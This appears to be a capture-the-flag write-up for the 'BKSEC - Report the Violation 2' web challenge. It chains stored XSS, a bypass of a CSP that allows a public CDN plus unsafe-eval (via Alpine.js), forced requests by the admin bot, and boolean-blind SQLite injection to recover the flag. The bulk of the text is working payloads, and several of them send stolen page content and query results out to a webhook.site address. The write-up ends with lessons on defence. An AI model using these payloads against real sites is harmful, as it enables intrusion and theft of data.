🚩 BKSEC - Report the Violation 2
Executive Summary
- URL:
http://103.77.175.40:8255/ - Key Technique: Based on the information in
/changelog, enumerating and identify vulnerability in the CSP, allowing attacker to XSS and SSRF into the system with SQL injection. - Status:
Completed
Reconnaissance
Gobuster Scan
The scan revealed only the directory /changelog that has been previously mentioned in the description of the challenge.
gobuster dir -u http://103.77.175.40:8255/ -w ~/Downloads/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://103.77.175.40:8255/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Downloads/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/changelog            (Status: 200) [Size: 449]
Progress: 4963 / 26583 (18.67%)[ERROR] error on word advent: timeout occurred during the request
[ERROR] error on word adv_images: timeout occurred during the request
[ERROR] error on word advisor: timeout occurred during the request
[...]
Progress: 24713 / 26583 (92.97%)[ERROR] error on word gesuch: timeout occurred during the request
Progress: 26583 / 26583 (100.00%)
===============================================================
Finished
===============================================================
Web Enumeration
Look into the website, it was pretty much the same page as in the version 1 of the challenge (BKSEC - Report the violation). However the page now has 2 posts, each post has a comment section at the end.

When I posted a new comment the comment was displayed on the page with a red Report button. The last challenge was about XSS so I tried injecting a malicious comment like last time.
Payload: <script>alert(1)</script>

It was cleared that the page does not sanitize the input and put it right into the page, however the script was not executed whatsoever. Checking the source code of the page:

This highly suggested that the page is vulnerable to XSS. The Your name field also appeared to be injectable. Which is a great sign since the Your message field is limited to 200 characters. I suspected that maybe the page only check the 200 characters on the client-side, meaning if I intercept the request using BurpSuite I might be able to inject a payload that is more than 200 characters long.
I input about 300 letter a in to the comment field and intercept the request.

The request’s comment field was not truncated, meaning the message seemed to have been truncated entirely on the backend. This told me to inject into the Your name field instead.
I tried to click on the report button, and it seems like every comments will be sent to the admin and the page does not display the reported comment anymore.

I tried several XSS payload but none worked. This may be related to the change in the webpage so I decided to look into the /changelog for more information.
This version:

    [>] Add more posts
    [>] Update security:
        [+] Add anti-bot crawling mechanism
        [-] Remove ineffective filter
        [-] Remove admin cookie
    [>] Update Security Dashboard for local computers only


Next update:

    [*] Fix the Security Dashboard view function (currently, it can only display the first 5 rows)
[*] Hire a new admin; the current admin is very lazy and only spends 5 seconds on each report- Add more posts relates to the fact that the page now has 2 posts instead of one.
- Add anti-bot crawling might refer to a
robots.txt. - Remove ineffective filter meaning the html tags blacklist had been removed.
- Remove admin cookie meaning the cookie now no longer held the flag like in the previous challenge.
- There is a security dashboard that can only be accessed from inside the system. It seemed like this is a high-value target.
Interestingly the changelog for the next update also revealed some information about the current patch:
- The dashboard only displayed the first 5 rows.
- The admin bot only spent 5 seconds on each report. (at this time not really sure what it meant)
Checking the robots.txt file I got the directory for the prementioned dashboard.
User-agent: *
Disallow: /secret-security-dashboard
Visiting the dashboard I receive the Forbidden. I needed to XSS into this page.
Cross-site Scripting
Looking at comment-posting request, I compare it with the request from the previous version of the page and it seems like the most suspicious is the Content-Security-Policy header:
default-src 'none': Only allow mentioned resource.style-src 'self': Only allow CSS style loaded from the same origin.img-src 'self': Only allow images loaded from the same origin.frame-src 'none': disable<iframe>or<frame>base-uri 'none': disable<base>connect-src 'self': the browser’s java script can only send background network request to its own server (things likefetch(),XMLHttpRequest).script-src https://cdn.jsdelivr.net/ 'unsafe-eval': Allow external script to be loaded fromhttps://cdn.jsdelivr.net/and allow the use of function that evaluate string as code likeeval().
I starts crafting my first payload using Alpine.js ((incomplete) Client-side Template Injection)
<script src="https://cdn.jsdelivr.net/npm/alpinejs@3/dist/cdn.min.js"></script>
<div x-data x-init="alert(1)"></div>
After entering the payload the page should appear like this:

To bypass connect-src 'self' in the CSP, I used window.location ((incomplete) CSP (Content Security Policy) Bypass) to close the current page and navigate directly to my webhook.
<script src="https://cdn.jsdelivr.net/npm/alpinejs@3/dist/cdn.min.js"></script>
<div x-data x-init="
	window.location='https://webhook.site/e8778be3-923e-4d02-87ed-7cb4b0dd235b/?msg=it_works';
"></div>
Since the payload would close the challenge’s page immediately if it worked, to send the payload to the admin I had to open another page to the blog 1 and send a request to /report-admin with the source_page being page2 using the console of the page.

The payload worked if on the webhook I found 2 requests, one from the client-side (me) and one from the server-side (the admin) (Due to some unknown reason at the time I wrote this write-up the payload only work from the client-side)
The next payload is used to fetch the the dashboard and export the page’s html through the webhook’s html
<script src="https://cdn.jsdelivr.net/npm/alpinejs@3/dist/cdn.min.js"></script>
<div x-data x-init="
    const path = '/secret-security-dashboard';
    let res = await fetch(path);
    let html = await res.text();
    let page = btoa(unescape(encodeURIComponent(html)));
    window.location = 'https://webhook.site/e8778be3-923e-4d02-87ed-7cb4b0dd235b/?s=' + page;
"></div>
Server-side Request Forgery
The decoded data revealed the html of the dashboard:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" />
    <title>Admin - Security Dashboard</title>
    <link rel="icon" type="image/x-icon" href="../static/assets/favicon.ico" />
    <link href="../static/css/styles.css" rel="stylesheet" />
</head>
<body>
    <header class="masthead">
        <div class="container position-relative px-4 px-lg-5">
            <div class="row gx-4 gx-lg-5 justify-content-center">
                <div class="col-md-10 col-lg-8 col-xl-7">
                    <div class="post-heading text-white">
                        <form class="m-10" action="/check-resolve" method="post">
                            <div class="form-group">
                                <label for="numberInput">Check Resolve Case</label>
                                <input type="id" class="form-control" id="numberInput" name="id" required>
                            </div>
                            <button type="submit" class="btn btn-primary">Check</button>
                        </form>
                        <table class="table text-white">
                            <thead>
                                <tr>
                                    <th scope="col">ID</th>
                                    <th scope="col">REPORTER</th>
                                    <th scope="col">TITLE</th>
                                    <th scope="col">CONTENT</th>
                                    <th scope="col">DATE</th>
                                </tr>
                            </thead>
                            <tbody>
                                    <tr>
                                        <td>1</td>
                                        <td>Alice</td>
                                        <td>Test DB</td>
                                        <td>Initial security report</td>
                                        <td>01/11/2011</td>
                                    </tr>
                                    <tr>
                                        <td>2</td>
                                        <td>Bob</td>
                                        <td>Test DB</td>
                                        <td>Another security insight</td>
                                        <td>22/12/2021</td>
                                    </tr>
                                    <tr>
                                        <td>3</td>
                                        <td>Eve</td>
                                        <td>Spam</td>
                                        <td>Just a spam</td>
                                        <td>11/11/2021</td>
                                    </tr>
                                    <tr>
                                        <td>4</td>
                                        <td>John</td>
                                        <td>Windows</td>
                                        <td>Make sure you update your Windows</td>
                                        <td>24/04/2001</td>
                                    </tr>
                                    <tr>
                                        <td>5</td>
	                                    <td>hehehehe</td>
                                        <td>Security Updates</td>
                                        <td>December 2023 Security Updates</td>
                                        <td>22/12/2023</td>
                                    </tr>
                                </tbody>
                        </table>
                    </div>
                </div>
            </div>
        </div>
    </header>
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.2.3/dist/js/bootstrap.bundle.min.js"></script>
    <script nonce="BJUSJBzlapEGqy3vn0Lspov9sKbxGVjSWuk1WeWsbQSZYm5rLM36nyC2h6W5zsdVwZNfSP/dWlycCMudx/AfHQ==" src="../static/js/scripts.js"></script>
</body>

</html>
There was no flag whatsoever. The page revealed that the page could send request to an endpoint called /check-resolve with a parameter called id which was probably used to check whether a certain case had been resolved by a reporter.
Using the same technique to get the dashboard, I tricked the admin into sending request to /check-resolve using the payload:
<script src="https://cdn.jsdelivr.net/npm/alpinejs@3/dist/cdn.min.js"></script>
<div x-data x-init="
    let res = await fetch('/check-resolve', {
        method: 'POST',
        headers: {'Content-Type': 'application/x-www-form-urlencoded'},
        body: 'id=5'
    });
    let html = await res.text();
    window.location = 'https://webhook.site/e8778be3-923e-4d02-87ed-7cb4b0dd235b/?d=' + btoa(html);
"></div>
For id from 1 to 5, the server returned: [{"resolve":"Done"}]
For id equals 6, the server returned: [{"resolve":"Not yet"}]
For other id, the server returned: {"Error":"Not found case"}
From these results, I suspected that the endpoint seems to have made queries to an SQL database about the cases that has about 6 columns: id, reporter, title, content, date, resolve
I tried to get into some SQL injection. First I tried a UNION-based attack:
Payload: 1' UNION select 'a';--
Result: {"error":"near \"' union select '\": syntax error"}
This confirmed that the endpoint did not sanitize input as adding 1' breaks the queries immediately since the queries expected an integer instead of a string for the id field.
Asking Gemini about this output also revealed to me that the database the backend was using might be SQLite due to the format of the error.
Payload: 1 UNION SELECT 'a';--
Result: [{"resolve":"Done"},{"resolve":"Not yet"}]
The second payload revealed that the queries indeed returns only 1 column, however, instead of outputting {"resolve":"a"}, it returned {"resolve":"Not yet"}, so I suspected Done and Not yet are not the value in the table, but rather some sort of True/False evaluation:
- If
Truethen returns{"resolve":"Done"} - If
Falsethen returns{"resolve":"Not yet"}
This behavior may suggest Boolean-based Blind SQLi rather than a simple UNION-based SQLi
I check with 2 simple boolean-based payloads:
Payload 1: 1 AND 1=1;--
Result: [{"resolve":"Done"}]
Payload 2: 1 AND 1=2;--
Result: {"Error": "Not found case"}
This revealed that if the query returns nothing, it returns Not found case, if the query does return something, it check some conditions to return either Done or Not yet.
From this a Boolean-based Blind SQLi attack can certainly be possible. I asked Gemini to craft a payload since we already know the database is using SQLite:
<script src="https://cdn.jsdelivr.net/npm/alpinejs@3/dist/cdn.min.js"></script>
<div x-data x-init="
    let pos = 1;
    let chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-!@';
    let requests = [...chars].map(c => {
        let sqli = `1 AND SUBSTR((SELECT name FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 0), ${pos}, 1)='${c}'`;

        return fetch('/check-resolve', {
            method: 'POST',
            headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
            body: 'id=' + encodeURIComponent(sqli)
        })
        .then(r => r.text())
        .then(text => text.includes('Done') ? c : '')
    });

    let results = await Promise.all(requests);
    let foundChar = results.join('');

    if(foundChar) {
        window.location = 'https://webhook.site/e8778be3-923e-4d02-87ed-7cb4b0dd235b/?pos=' + pos + '&char=' + btoa(foundChar);
    } else {
        window.location = 'https://webhook.site/e8778be3-923e-4d02-87ed-7cb4b0dd235b/?pos=' + pos + '&char=notFoundChar';
    }
"></div>
The payload above returned: cw== which is the base64 encoding for s . We can modify the code a little so that it dump the whole table name instead.
<script src="https://cdn.jsdelivr.net/npm/alpinejs@3.13.3/dist/cdn.min.js"></script>
<div x-data x-init="
    let chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-!@';
    let data = '';
    for (let pos = 1; pos <= 10; pos++) {
        let requests = [...chars].map(c => {
            let sqli = `1 AND SUBSTR((SELECT name FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 0), ${pos}, 1)='${c}'`;

            return fetch('/check-resolve', {
                method: 'POST',
                headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
                body: 'id=' + encodeURIComponent(sqli)
            })
            .then(r => r.text())
            .then(text => text.includes('Done') ? c : '')
        });
        let results = await Promise.all(requests);
        let foundChar = results.join('');

        if (foundChar) {
            data += foundChar;
        } else {
            break;
        }
    }
    window.location = 'https://webhook.site/e8778be3-923e-4d02-87ed-7cb4b0dd235b/?data=' + btoa(data);
"></div>
The table name is: c2VjdXJpdHk= ⇒ security
I modified the SQLi payload to 1 AND SUBSTR((SELECT ${column_name} FROM security WHERE id=6), ${pos}, 1)='${c}' to exfiltrate the content of the row id 6.
The flag was found in the content column. Since the admin only spend 5 seconds each report, I only exfiltrate 10 positions at a time.
Flags
Flag: BKSEC{I_th1nk_th4t_l0c4lhost_1s_s4f3_8MF3qVKpOf}
Lessons
1. A Content Security Policy (CSP) is Only as Strong as its Weakest Link
- Allowing
'unsafe-eval'defeats the whole purpose of blocking inline scripts. It allows reactive framework to turn raw strings into executable code. - Whitelisting an entire CDN practically whitelisting millions of libraries, which akin to not doing anything.
- FIX:
- Host JS files locally instead of relying on public CDNs.
- Remove
'unsafe-eval'
2. Always use Parameterized Queries.
- The heading explains itself. Always use Parameterized Queries to prevent SQLi attacks.